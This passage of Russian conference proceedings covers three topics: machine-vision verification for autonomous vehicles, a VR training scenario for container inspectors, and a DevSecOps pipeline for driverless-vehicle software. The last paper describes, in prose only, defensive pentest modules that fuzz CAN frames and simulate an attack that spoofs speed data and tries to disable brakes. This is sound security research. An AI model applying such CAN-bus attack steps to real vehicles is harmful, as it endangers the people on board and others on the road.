Одним из ключевых способов является использование мультисенсорной интеграции (таблица 1), при которой данные с камер сопоставляются с показаниями лидаров, радаров и других датчиков. Такой подход позволяет выявить несоответствия, свидетельствующие о восприятии сбоев или ошибках синхронизации. При совпадении результатов разных источников повышается уверенность в правильности интерпретации сцены.

Таблица 1

Основные методы мультисенсорной интеграции для верификации визуальных данных

Метод	Описание	Преимущества	Ограничения
Сопоставление с лидарными данными	Сравнение координат и форм объектов	Высокая точность пространственного сопоставления	Зависимость от условий работы лидаров
Использование радиолокационных данных	Верификация скорости и направления движения объектов	Устойчивость к погодным условиям	Ограниченная разрешающая способность
Интеграция с инерциальными датчиками	Сравнение позиций и ускорений транспортного средства	Помогает выявить ошибки в позиционировании	Требуется точной синхронизации

Внутренние механизмы оценки доверия к выводам моделей представляют собой следующий уровень защиты (таблица 2). К ним относятся:

— анализ энтропии распределения вероятностей классификации, позволяющий выявлять случаи повышенной неопределённости (вычисляется по формуле 1):

$$H(p) = -\sum_{i=1}^c p_i \log p_i, \quad (1)$$

— применение метрик атипичности признаков, выявляющих отклонения от обучающих распределений;

— построение калиброванных моделей вероятностей, которые могут оценивать надёжность каждого конкретного предсказания.

Таблица 2

Внутренние метрики оценки доверия к результатам распознавания

Метрика	Описание	Применение	Особенности
Энтропия распределения	Измерение неопределённости в вероятностном выводе	Обнаружение неоднозначных распознаваний	Высокая чувствительность к шуму
Метрики атипичности	Выявление признаков, выходящих за рамки обучающей выборки	Контроль новизны и сбоев	Требуется дополнительного обучения
Калиброванные вероятности	Коррекция вероятностных оценок с учётом смещения	Улучшение качества принятия решений	Сложность настройки и вычислительная нагрузка

Для оценки устойчивости алгоритмов машинного зрения всё чаще применяются тесты на синтетических и цифровых двойниках. Использование смоделированных сред с контролируемыми параметрами освещения, погодных условий и конфигураций объектов позволяет воспроизводить и систематически изучать сценарии ошибок. Такой подход способствует выявлению слабых мест архитектур и формированию рекомендаций по их устранению.

Кроме того, верификация предполагает разработку процедур, интегрированных непосредственно в архитектуру модели. Это могут быть модули самоконтроля и диагностики, которые на основании внутренних признаков активности сигнализируют о снижении качества восприятия и инициируют корректирующие действия или переключение на резервные алгоритмы.

В совокупности перечисленные методы создают многоуровневую систему, способную минимизировать риски неверного восприятия, повышая тем самым общую безопасность автономных транспортных средств.

Применение цифровых двойников становится неотъемлемым элементом комплексной верификации систем машинного зрения в автономном транспорте. Моделирование сложных и редких сценариев, включая потенциально опасные ситуации и атаки на визуальное восприятие, позволяет существенно повысить качество оценки устойчивости алгоритмов и выявить их скрытые уязвимости.

Современные симуляторы, такие как CARLA и AirSim, предоставляют продвинутые средства генерации виртуальных сред с высокой степенью реализма. Они способны воспроизводить разнообразные дорожные условия,

погодные эффекты, динамику транспортных средств и поведение участников движения. Использование таких платформ даёт возможность создавать стрессовые сценарии, включающие:

- преднамеренное искажение дорожных знаков и разметки;
- постановку неожиданных препятствий и визуальных помех;
- моделирование воздействия внешних источников помех на сенсорные данные.

Для приближения результатов моделирования к реальным условиям применяется методика *synthetic-to-real transfer*, которая позволяет адаптировать модели, обученные на синтетических данных, к реальным изображениям и видеопотокам. Этот подход значительно расширяет возможности по анализу атак, создаваемых в виртуальной среде, и позволяет прогнозировать их поведение в реальных ситуациях.

Особое внимание уделяется верификации устойчивости моделей. Она проводится путём тестирования на данных с искусственно добавленными шумами, искажениями и артефактами, которые имитируют реальные или атакующие воздействия. Такие испытания позволяют определить пределы надёжности систем восприятия и служат основой для разработки методов повышения их устойчивости.

Подобные методы цифрового двойника и симуляции атак интегрируются в цикл разработки и верификации, формируя замкнутый цикл постоянного улучшения и повышения безопасности автономных транспортных систем.

Обеспечение надёжности и устойчивости систем восприятия в автономных транспортных средствах требует не только внешних методов проверки, но и глубоких архитектурных решений. В основе таких подходов лежит формирование механизмов доверия и контроля, интегрированных непосредственно в *perception-стек*.

Первым уровнем выступают встроенные механизмы оценки доверия, позволяющие на ранних этапах выявлять аномалии в обработке визуальной информации. Эти механизмы реализуются посредством анализа внутренних признаков работы нейросетевых моделей, выявления несоответствий в распределениях признаков и формирования метрик уверенности. Именно они создают предпосылки для адекватной реакции системы на возможные ошибки восприятия [5].

Не менее важным является принцип встраивания самоконтроля непосредственно в архитектуру моделей машинного зрения. Самоконтроль подразумевает наличие внутренних проверок корректности промежуточных и конечных результатов, что даёт возможность не только фиксировать ошибки, но и инициировать автоматические процедуры коррекции или переключения на резервные алгоритмы. Такой подход существенно повышает общую устойчивость *perception-стека*.

Наконец, ключевым фактором верификации восприятия становится обратная связь между модулями восприятия и планирования. Информация о планируемых действиях транспортного средства и ожидаемых результатах позволяет сопоставлять реальные данные с прогнозами, выявляя тем самым рассогласования. Этот цикл взаимного контроля обеспечивает дополнительный уровень проверки корректности восприятия и снижает риски принятия ошибочных решений.

В совокупности описанные архитектурные подходы формируют фундамент для построения устойчивых и адаптивных систем восприятия, способных сохранять работоспособность в сложных и динамичных условиях эксплуатации.

Заключение. Рассмотренные аспекты безопасности визуального восприятия в автономных транспортных системах подчёркивают сложность и многогранность задачи обеспечения надёжности работы машинного зрения. Уязвимости, выявленные на уровне моделей и архитектур, а также разнообразие потенциальных угроз, требуют комплексных подходов к верификации и постоянному мониторингу качества воспринимаемых данных.

Методы мультисенсорной интеграции, цифровые двойники и встраиваемые механизмы самоконтроля создают многоуровневую систему, способную противостоять разнообразным воздействиям и поддерживать устойчивость восприятия в реальных условиях. Взаимодействие модулей восприятия и планирования выступает дополнительным звеном, обеспечивающим адаптивность и предотвращающим системные сбои.

Безопасность восприятия следует рассматривать не только как техническую задачу, но и как фундаментальный компонент этичного подхода к внедрению автономных транспортных средств. Надёжное восприятие обеспечивает не только эффективность управления, но и сохранность жизни участников дорожного движения, что ставит данный вопрос в центр внимания исследователей и разработчиков.

Аккумулируя вышесказанное можно сказать, что системный подход к анализу, тестированию и совершенствованию механизмов визуального восприятия составляет основу для создания безопасного, надёжного и автономного транспорта.

СПИСОК ЛИТЕРАТУРЫ

1. Синецкий Р. М., Ксантиниди К. Х. Перспективы использования автопилотируемых систем // Пространство колеи 1520: проблемы, потенциал, перспективы. Сборник трудов Межвузовской студенческой научно-практической конференции с международным участием. М., 2024. С. 98-103.
2. Рылов Я. А. Вектор развития автопилотируемых систем для повышения безопасности дорожного движения // Перспективные направления развития автотранспортного комплекса. Сборник статей XVIII Международной научно-практической конференции. Пенза, 2024. С. 120–124.
3. Яровой Р. В., Парашук И. Б. Взаимосвязь машинного зрения и информационной безопасности // Информационная безопасность регионов России (ИБРР-2023). XIII Санкт-Петербургская межрегиональная конференция. Материалы конференции. СПб, 2023. С. 178–180.
4. Кривоногова Е. В., Рябов Г. А., Яровой Р. В. Использование нейросети для интеллектуального анализа изображения // Тенденции развития науки и образования. 2023. № 100-5. С. 40-42.
5. Романьков С. А., Ковыршин С. В., Круглов С. П. Подход к созданию системы распознавания дорожных знаков в задачах разработки автопилотируемых транспортных средств // Транспортная инфраструктура Сибирского региона. 2019. Т. 1. С. 356–360.

УДК 004.946

СЦЕНАРИЙ ОБУЧЕНИЯ ТАЛЬМАНА ОСМОТРУ КОНТЕЙНЕРА В ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ**Кубовский Артемий Андреевич, Журавлев Антон Евгеньевич**

Государственный университет морского и речного флота имени адмирала С. О. Макарова

Двинская ул., 5/7, Санкт-Петербург, 198035, Россия

e-mails: artemii.kub@yandex.ru, zhuravlevae@gumrf.ru

Аннотация. В работе приводится исследование вопроса применения виртуальной реальности для обучения специалиста тальмана. Выделены потенциальная польза, перспективы использования описанного сценария обучения для виртуальной реальности.

Ключевые слова: виртуальная реальность; тальман; контейнер; порты; обучение; сценарий.

TALMAN'S VIRTUAL REALITY CONTAINER INSPECTION TRAINING SCENARIO**Kubovskii Artemy, Zhuravlev Anton**

Admiral Makarov State University of Maritime and Inland Shipping

5/7 Dvinskaya St., St. Petersburg, 198035, Russia

e-mails: artemii.kub@yandex.ru, zhuravlevae@gumrf.ru

Abstract. The paper provides a study of the use of virtual reality for the training of specialist talman. The potential benefits and prospects of using the described learning scenario for virtual reality are highlighted.

Keywords: virtual reality; talman; container; ports; training; scenario.

Введение. Виртуальная реальность — один из современных способов создания симуляции реальных условий для демонстрации и обучения специалистов различных областей. Тальман — специально обученный человек, который производит процесс таможенного осмотра контейнеров, выявляя неисправности и нарушения. Обучения таких специалистов очень важно для постоянной и безошибочной работы портов. Использование современных технологий позволило бы улучшить качество обучения бедующих Тальманов. Одним из таких улучшений может быть использование виртуальной реальности для оттачивания навыков осмотра контейнера и выявления нарушений, без необходимости физического посещения действующих портов [1-3].

В своей статье Зубарев С.В. и Щерба М.Ю. рассматривают возможность использования интерактивного VR — тренажера «Организация государственного контроля в морском пункте пропуска с применением технологий удаленного выпуска» при подготовке специалистов таможенного дела.

В данной работе проанализированы возможности применения тренажера виртуальной реальности с целью наиболее эффективного формирования профессиональных навыков будущих специалистов. Утверждается, что эффективность обучения за счет виртуального тренаже значительно повышается. Взаимодействие между учащимися с использованием виртуального тренажера способствует углубленному изучению студентами практических аспектов технологий государственного, в особенности таможенного, контроля [4].

В другой статье Щерба М.Ю. рассматривает возможность использования технологий виртуальной реальности для выбора алгоритмов проведения таможенного контроля, применяемых в отношении различных объектов таможенного контроля при перемещении различными видами транспорта, в зависимости от предлагаемых обстоятельств.

Проанализированы возможности применения тренажеров виртуальной реальности с целью наиболее эффективного формирования профессиональных навыков будущих специалистов таможенного дела. Были сделаны выводы, что возможности технологий виртуальной реальности для обучения и исследований имеют чрезвычайно высокий потенциал применения в непосредственном симбиозе с традиционными формами обучения. А непосредственное создание целого комплекса VR тренажеров, моделирующих процессы проведения основных видов государственного контроля, позволит осуществить наиболее эффективное формирование профессиональных навыков будущих специалистов таможенного дела [5].

Кравцова Т.А. в своей статье рассказывает о новых возможностях в области обучения и практического применения VR в таможенном деле.

В статье рассмотрены перспективы использования VR для подготовки сотрудников таможенных органов, модернизации проведения таможенного контроля и управления рисками. Приведены примеры успешного применения VR-тренажеров, включая интерактивные карты автомобильных и воздушных пунктов пропуска. Анализируются преимущества внедрения виртуальной реальности, такие как повышение эффективности обучения, снижение затрат и оптимизация процессов таможенного контроля, несмотря на существующие сложности. Такая технология позволяет оптимизировать обучение сотрудников, а также улучшить качество таможенного контроля и повысить гибкость логистических процессов. Такие улучшения повлияют на оптимизацию работы зон таможенного контроля. Несмотря на возникающие сложности, преимущества VR значительно перевешивают потенциальные затраты и формируют новые требования стандарта для решения современных проблем в таможенном деле [6].

Из изученной литературы можно сделать вывод, что применение средств виртуальной реальности реализуемо и имеет практическую и экономическую пользу при обучении специалистов таможенной службы.

Отсюда следует вопрос — как должен выглядеть сценарий модуля виртуальной реальности для обучения Тальмана. Для ответа на данный вопрос нужно:

- изучить возможности взаимодействия в виртуальной реальности;
- определить основные элементы процесса осмотра контейнера.

В качестве оборудования для взаимодействия в данном случае будет рассмотрено использование любого шлема виртуальной реальности с стандартной комплектацией: очки с графическим модулем для визуализации, два контроллера под левую правую руку для взаимодействия с виртуальной реальностью.

Существует различные типы контейнеров, например, рефрижераторные контейнеры, контейнеры-платформы, контейнеры с открытым верхом, изотермические контейнеры, танк-контейнеры, Контейнер для насыпных грузов, вентилируемый контейнер. Также контейнеры раздвигаются габаритами: 10-футов, 20-футов, 40-футов, 45-футов. Каждый из типов контейнеров имеет свои особенности. В следствии чего количество вариантов возможных неисправностей или нарушений меняется в зависимости от типа. Поэтому для обучения в рамках виртуальной реальности нужно выбрать наиболее популярный тип контейнера.

Наиболее популярным является 20 футовый сухой контейнер. Он не имеет в своей конструкции никаких сложных или электронных механизмов, а также может иметь внешние дефекты, аналогичные другим типам контейнеров, что позволит продемонстрировать больше вариантов подобных дефектов. Именно поэтому, для данного сценария обучения будет рассматриваться именно модель 20-футового сухого контейнера.

Процесс осмотра контейнера будет немного отличаться в зависимости от того, имеется в контейнере груз или нет. В случае порожнего контейнера, производится осмотра его внутренней части. Если контейнер загружен, то осмотр не будет производиться, поскольку груз опломбирован.

Процесс осмотра 20-футового сухого контейнера в условиях действующего порта выглядит следующим образом:

- записывается номер, указанный на контейнере;
- проверяется контрольное число, указанное на данном контейнере;
- осматриваются информационные маркировки на стенках контейнера;
- проверяются знаки опасности на стенках контейнера;
- проверяется целостность пломбы на дверях контейнера;
- проверяется плотность прилегания дверей контейнера, а также боковые и торцевые стенки на предмет повреждений.

Список вариантов повреждений и нарушений, которые могут быть выявлены в ходе осмотра контейнера, также достаточно велик, поскольку затрагивает различные крупные и мелкие элементы. Например, имеются различные кодировки для в зависимости от величины и степени повреждения на дверях, стенках, балках, пазах, или ручках. Нарушение маркировки также носит специальные коды. Например, нарушения или ошибки в данных на шильде, номере контейнера, знаках опасности или других маркировках.

В рамках обучающего сценария, для 20-футового сухого контейнера количество представленных вариантов будет ограничено наиболее очевидными вариантами наиболее популярных проблем.

Таким образом, на рис. 1. представлена сцена для обучения, созданный исходя из изученной информации о процессе осмотра контейнера. Предлагается следующий сценарий обучения для модуля виртуальной реальности:

1. Пользователь оказывается на открытой площадке с несколькими контейнерами по правую и левую сторону от него. Для продвижения по обучению, ему необходимо перемещаться к подсвеченным желтой разметкой полям, а также взаимодействовать с подсвеченной зеленой разметкой объектами.

2. Пользователь перемещается к желтой зоне 1 по левую сторону от него. В данной зоне располагается закрытый контейнер. Подойдя к нему, пользователь использует кнопки для взаимодействия на контроллерах, чтобы открыть двери с зеленой подсветкой. Этот момент обучает возможности открытия дверей, а также демонстрирует внутреннюю часть контейнера.

3. Пользователь поворачивается на 180 градусов и двигается прямо до желтой зоны 2 рядом с двумя закрытыми контейнерами. На дверях обоих контейнеров висят пломбы. На контейнере по левую сторону от пользователя пломба повреждена, а на контейнере по правую сторону от пользователя пломба целая. Аналогично, номер на левом контейнере является не правильным, в отличии от номера на правом. Этот момент демонстрирует разницу между целой и поврежденной пломбой, а также нарушение маркировки, в частности несоответствия номера контрольному числу.

4. Пользователь перемещается в желтую зону 3 по левую сторону от него. Рядом с данной зоной располагается контейнер с незначительными повреждениями: небольшие вмятины, ржавчина/потертости. Напротив него располагается желтая зона 4, рядом с контейнером, имеющим значительные повреждения: вмятины или повреждения целостности различных элементов.

5. По правую сторону от желтой зоны 4 располагается контейнер в идеальном состоянии. Данный контейнер не имеет никаких дефектов, нарушений маркировок. Пользователь может осмотреть его, взаимодействовать с дверьми, а также зайти внутрь.




Рис 1. Схема сцены в виртуальной реальности для обучения

На рис. 2 представлена визуализация описанного сценария. Создана сцена на графическом движке Unity. Представлены желтые зоны для перемещения и контейнеры для представления описанных в сценарии повреждений и нарушений.



Рис 2. Визуальный прототип сцены в виртуальной реальности

Данный сценарий обучения призван наглядно продемонстрировать основные моменты, на которые необходимо обратить внимание при осмотре контейнера бедующему специалисту. В перспективе данный сценарий можно расширить, или дополнить. Например, добавив возможность пользователю самостоятельно осмотреть контейнер в аттестационном режиме, определив различные неисправности и получив оценку в соответствии с результатами.

Заключение. Таким образом, был изучен материал о применении виртуальной реальности в сфере таможенного контроля и определены основные элементы в процессе осмотра контейнера. Было определено, что применение виртуальной реальности для обучения должно положительно сказаться на обучении. Предложенный сценарий обучения для Тальманов ориентирован на первичные этапы обучения по знакомству и наглядной демонстрации процесса осмотра контейнера. Сам сценарий может быть доработан для более детального знакомства как с самим контейнером, так и непосредственным процессом осмотра.

СПИСОК ЛИТЕРАТУРЫ

1. Журавлев, А. Е. Развитие технологий искусственного интеллекта в транспортной отрасли / А. Е. Журавлев // Региональная информатика и информационная безопасность: Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции, Санкт-Петербург, 23–25 октября 2024 года. СПб. : СПОИСУ, 2024. С. 238-241. EDN SYFFNY.
2. Журавлев, А. Е. Особенности и перспективы внедрения технологий искусственного интеллекта на водном транспорте / А. Е. Журавлев, Ю. Е. Ежов, И. В. Упорова // Системы интеллектуального управления и искусственный интеллект: теория и практика : Сборник трудов II национальной научно-практической конференции, Санкт-Петербург, 27 июня 2024 года. Санкт-Петербург: Государственный университет морского и речного флота им. адмирала С.О. Макарова, 2024. С. 37-40. EDN OSAONK.
3. Свидетельство о государственной регистрации программы для ЭВМ № 2022610348 Российская Федерация. Модуль автоматизации мониторинга и контроля карты активности помещения: № 2021681439; заявл. 23.12.2021; опубл. 11.01.2022 / А. В. Макшанов, А. Е. Журавлев, Е. Д. Паутов [и др.]; заявитель ФГБОУ ВО Государственный университет морского и речного флота им. адмирала С.О. Макарова. EDN PHSCYI.
4. Зубарев С.В. Перспективы использования интерактивного VR-тренажера «организация государственного контроля в морском пункте пропуска с применением технологий удаленного выпуска» при подготовке специалистов таможенного дела / С.В. Забурев, М.Ю. Щерба // Академический вестник ростовского филиала российской таможенной академии 2024 года. Ростовский филиал Российской таможенной академии, 2024. С. 100-106. EDN FBYUYL.
5. Щерба М.Ю. Использование технологии виртуальной реальности при подготовке специалистов таможенного дела // Академический вестник ростовского филиала российской таможенной академии 2023 года. Ростовский филиал Российской таможенной академии, 2023. С. 118-123. EDN TZGHSQ.
6. Кравцова Т.А. Использование виртуальной реальности в таможенном деле // АЛЛЕЯ НАУКИ 2024 года. ИП Шелистов Денис Александрович (Издательский центр «Quantum»), 2024. С. 233-238. EDN XGBGCN.

УДК 004.056

АВТОМАТИЗАЦИЯ ОБЕСПЕЧЕНИЯ КИБЕРБЕЗОПАСНОСТИ В РАЗРАБОТКЕ БОРТОВОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ БЕСПИЛОТНЫХ ТРАНСПОРТНЫХ СИСТЕМ**Прокопенко Даниил Николаевич**

Государственный университет морского и речного флота имени адмирала С. О. Макарова
Двинская ул., 5/7, г. Санкт-Петербург, 198035, Россия
e-mail: prokopenko.danilka121@gmail.com

Аннотация. Современная разработка ПО для беспилотных транспортных средств требует непрерывного контроля безопасности, несовместимого с традиционными ручными методами. В работе предложена DevSecOps-методология, интегрирующая автоматизированные средства статического, динамического и анализа зависимостей, а также фаззинг и пентест автомобильных шин в CI/CD-пайплайн. Реализованные на Python и Go инструменты обеспечивают раннее выявление уязвимостей, соответствие стандартам ISO/SAE 21434 и UN R155 и сокращение времени анализа с месяцев до минут. Решение демонстрирует практическую применимость автоматизации в кибербезопасности автономных транспортных систем.

Ключевые слова: автоматизация; безопасность ПО; DevSecOps; CI/CD; SAST; SCA; DAST; фаззинг; CAN; Python; Go; автомобильная кибербезопасность.

AUTOMATION OF CYBERSECURITY IN THE DEVELOPMENT OF ON-BOARD SOFTWARE FOR UNMANNED TRANSPORT SYSTEMS**Prokopenko Daniil**

Admiral Makarov State University of Maritime and Inland Shipping
5/7 Dvinskaya St, St. Petersburg, 198035, Russia
e-mail: prokopenko.danilka121@gmail.com

Abstract. Modern software development for unmanned vehicles requires continuous security monitoring that is incompatible with traditional manual methods. The paper proposes a DevSecOps methodology that integrates automated static (SAST), dynamic (DAST), and dependency analysis (SCA) tools, as well as fuzzing and pentesting of automotive buses (CAN, Ethernet), into the CI/CD pipeline. The tools implemented in Python and Go provide early vulnerability detection, compliance with ISO/SAE 21434 and UN R155 standards, and reduce analysis time from months to minutes. The solution demonstrates the practical applicability of automation in the cybersecurity of autonomous transport systems.

Keywords: automation; software security; DevSecOps; CI/CD; SAST; SCA; DAST; fuzzing; CAN; Python; Go; Automotive Cybersecurity.

Введение. Современные беспилотные транспортные средства (БТС) представляют собой сложные киберфизические системы, в которых программное обеспечение управляет критически важными функциями: торможением, рулением, навигацией. Согласно отчетам NHTSA и ENISA, количество кибератак на транспортные средства растет экспоненциально, при этом большинство уязвимостей возникают на этапе разработки ПО и конфигурации инфраструктуры [1-5].

Традиционные подходы к обеспечению безопасности — такие как ручные пентесты и периодические аудиты — несовместимы с высокой скоростью итераций в Agile-разработке. Это приводит к позднему обнаружению уязвимостей, увеличению стоимости исправлений и рискам выхода на рынок с небезопасным продуктом.

В ответ на эти вызовы индустрия переходит к модели DevSecOps, при которой безопасность интегрируется в каждый этап CI/CD [6-8]. Однако в автомобильной сфере остаются сложности: специфичность embedded-

систем, разнообразие шин связи (CAN, MOST, Automotive Ethernet), жесткие требования к надежности и соответствие нормативам (ISO 21434, UN R155) [9, 10].

В данной работе представлено решение, объединяющее автоматизацию статического анализа, анализа зависимостей, динамического тестирования и автоматизированного пентестирования шин связи в рамках единого CI/CD-пайплайна. Особое внимание уделено практической реализации на языках Python и Go, позволяющих создавать гибкие, высокопроизводительные и легко интегрируемые инструменты [11, 12].

Проблематика и актуальность

Разработка ПО для БТС характеризуется следующими вызовами:

- Высокая частота обновлений (еженедельные или ежедневные релизы), что требует быстрой и надежной проверки безопасности.
- Глубокая вложенность зависимостей в embedded-системах, где даже одна уязвимая библиотека может привести к компрометации ECU.
- Отсутствие стандартных механизмов защиты на уровне CAN-шин (отсутствие аутентификации, шифрования).
- Сложность ручного тестирования сетей: фаззинг и пентест требуют высокой квалификации и времени.

Предлагаемое решение: DevSecOps-пайплайн для автомобильного ПО

Предлагаемый пайплайн включает следующие этапы, интегрированные в CI/CD (рис. 1):




Рис. 1. Этапы пайплайна

Каждый этап выполняется автоматически, с возможностью блокировки сборки при обнаружении критических уязвимостей.

Автоматизация статического, динамического и компонентного анализа в DevSecOps-пайплайне

Для обеспечения непрерывной безопасности в процессе разработки бортового программного обеспечения беспилотных транспортных средств реализована комплексная система автоматизированного анализа, интегрированная в CI/CD-пайплайн. На этапе статического анализа кода (SAST) используются специализированные инструменты: goses для кода на языке Go, Bandit — для Python, а также универсальный анализатор Semgrep, позволяющий применять кастомные правила. Все инструменты запускаются в изолированных Docker-контейнерах, что обеспечивает воспроизводимость и независимость от окружения. Результаты анализа собираются, нормализуются и фильтруются с целью исключения ложноположительных срабатываний. Финальный отчет формируется в стандартизированном формате SARIF, что позволяет интегрировать его с платформами управления кодом, такими как GitHub, для отображения предупреждений непосредственно в интерфейсе разработчика.

Особое внимание уделено адаптации правил анализа под специфику embedded-систем. В частности, реализованы проверки на использование небезопасных функций стандартной библиотеки, отсутствие валидации входных данных, поступающих от автомобильных шин, а также на наличие подозрительных конструкций, потенциально указывающих на наличие бэкдоров. Такой подход позволяет выявлять уязвимости на ранних стадиях разработки, снижая риски, связанные с эксплуатацией ПО в критически важных системах.

Анализ состава программного обеспечения (SCA) осуществляется с использованием инструментов Trivy, Grype и dependency-check. Процесс включает генерацию Software Bill of Materials (SBOM) в формате CycloneDX, что обеспечивает прозрачность цепочки поставок компонентов. Далее SBOM сканируется на наличие известных уязвимостей (CVE), с применением порога критичности по шкале CVSS (≥ 7.0). При обнаружении уязвимостей уровня «высокий» или «критический» процесс сборки автоматически прерывается, что предотвращает распространение компрометированного кода. Результаты интегрируются в системы управления задачами, обеспечивая прозрачность и контроль устранения найденных проблем.

Проверка конфигураций инфраструктуры как кода (IaC) проводится для Docker-образов и Kubernetes-манифестов с использованием checkov, kube-bench и tfsec. Анализ охватывает такие аспекты, как запуск контейнеров от привилегированных пользователей, открытие незащищенных портов, отсутствие политик безопасности и несоответствие рекомендациям CIS. Проверки выполняются как на этапе pre-commit, так и в рамках CI, что позволяет устранять нарушения до развертывания.

Динамический анализ (DAST) реализован в виде легковесного сканера, разработанного на языке Go, предназначенного для тестирования сервисов, запущенных на симулируемых электронных блоках управления (ECU). Инструмент выполняет сканирование открытых сетевых портов, определяет активные сервисы и проверяет наличие базовых механизмов защиты, таких как HTTP-заголовки безопасности. Тестирование проводится в изолированной среде после сборки и запуска контейнеризированной симуляции, что имитирует реальное поведение ECU в составе транспортного средства [13].

Автоматизированное тестирование на проникновение автомобильных шин

Ручное тестирование на проникновение в автомобильных сетях (CAN, Ethernet, MOST) является ресурсоемким и трудновоспроизводимым процессом, требующим специализированного оборудования и глубоких знаний протоколов. Для преодоления этих ограничений разработан модульный фреймворк на языке

Python, обеспечивающий автоматизацию ключевых этапов пентеста. Фреймворк использует библиотеки `rpython-can` для работы с CAN-шиной, `scapy` — для анализа и генерации Ethernet-трафика, а также `can-isotp` для поддержки протокола ISO-TP, применяемого в диагностике.

Одним из ключевых компонентов является модуль фаззинга, предназначенный для генерации некорректных или неожиданных CAN-фреймов с последующей отправкой в шину. Целью фаззинга является выявление уязвимостей в обработке входных данных на уровне ECU, таких как переполнение буфера, отказ в обслуживании или нестабильное поведение контроллера. Процесс осуществляется в контролируемой тестовой среде, что исключает риск повреждения реального оборудования.

Дополнительно реализован модуль сканирования Ethernet-шлюзов, позволяющий автоматически обнаруживать активные устройства в сети, определять открытые порты и идентифицировать запущенные сервисы. Это позволяет выявлять незащищённые интерфейсы, такие как открытые SSH- или HTTP-серверы, которые могут стать точкой входа для атакующего.

Для моделирования реальных сценариев кибератак разработаны сценарии, реализующие последовательности действий, имитирующие поведение злоумышленника. Например, один из сценариев включает чтение данных о скорости с CAN-шины, их подмену и попытку отправки команды на отключение критически важных систем, таких как тормоза. Такие тесты позволяют оценить эффективность реализованных механизмов защиты и проверить отказоустойчивость архитектуры [14, 15].

Автоматизированное тестирование на проникновение автомобильных шин

Все описанные компоненты объединены в единый CI/CD-пайплайн, построенный на базе GitLab CI или GitHub Actions. Пайплайн включает последовательные этапы: статический анализ, анализ зависимостей, проверка IaC, сборка образов, динамическое тестирование и, при необходимости, фаззинг. Каждый этап выполняется автоматически при каждом коммите в репозиторий, обеспечивая непрерывный контроль безопасности. Этапы, связанные с активным воздействием на оборудование (например, фаззинг), выполняются вручную или по расписанию в изолированной тестовой среде.

Практическая ценность предложенного решения заключается в значительном сокращении времени выявления уязвимостей — с традиционных нескольких месяцев до менее чем 10 минут. Это позволяет командам быстро реагировать на новые угрозы и поддерживать высокий уровень безопасности на всех этапах жизненного цикла разработки. Решение обеспечивает соответствие требованиям международных стандартов, включая ISO/SAE 21434 и UN R155, регулирующих кибербезопасность в автомобильной промышленности. Кроме того, автоматизация снижает нагрузку на инженеров, минимизирует человеческий фактор и способствует повышению качества кода, что в конечном итоге приводит к сокращению времени вывода продукта на рынок (TTM) и повышению доверия со стороны регуляторов и конечных пользователей.

Заключение. В работе представлена комплексная методология автоматизации безопасности в разработке ПО для беспилотных транспортных средств. Предложенный DevSecOps-пайплайн, реализованный на Python и Go, позволяет интегрировать SAST, SCA, DAST, IaC-проверки и автоматизированный пентест шин связи в CI/CD. Это обеспечивает непрерывный контроль безопасности, соответствует современным стандартам и снижает риски кибератак.

СПИСОК ЛИТЕРАТУРЫ

1. Shipunov, I.S. About the Problems of Ensuring Information Security on Unmanned Ships / I. S. Shipunov, K. S. Voevodskiy, A. P. Nyrkov, Y. F. Katorin, Y. A. Gatchin // IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus). 2019. Pp. 339–343.
2. Sokolov, S. Hybrid neural networks in cyber physical system interface control systems / S. Sokolov, A. Zhilenkov, S. Chernyi, A. Nyrkov, N. Glebov // Bulletin of Electrical Engineering and Informatics, Vol. 9, No. 3. 2020. Pp. 1268–1275.
3. Kardakova M. Cyber Security on Sea Transport / M. Kardakova, I. Shipunov, A. Nyrkov, T. Knysh // Advances in Intelligent Systems and Computing, Vol. 982. 2020. Pp. 481–490.
4. Nyrkov A.P. Optimal Identification for Objects in Problems on Recognition by Unmanned Underwater Vehicles / A. P. Nyrkov, S. S. Sokolov, O. M. Alimov, S. G. Chernyi, V. A. Dorovskoi // Automatic Control and Computer Sciences 54(8) 2020. Pp. 958–963.
5. Нырков А.П. Обеспечение безопасности объектов информатизации транспортной отрасли / под ред. А. П. Ныркова. / А. П. Нырков, А. А. Нырков, С. С. Соколов, А. А. Шнуренко // СПб.: Изд-во Политехн. ун-та, 2015. 544 с.
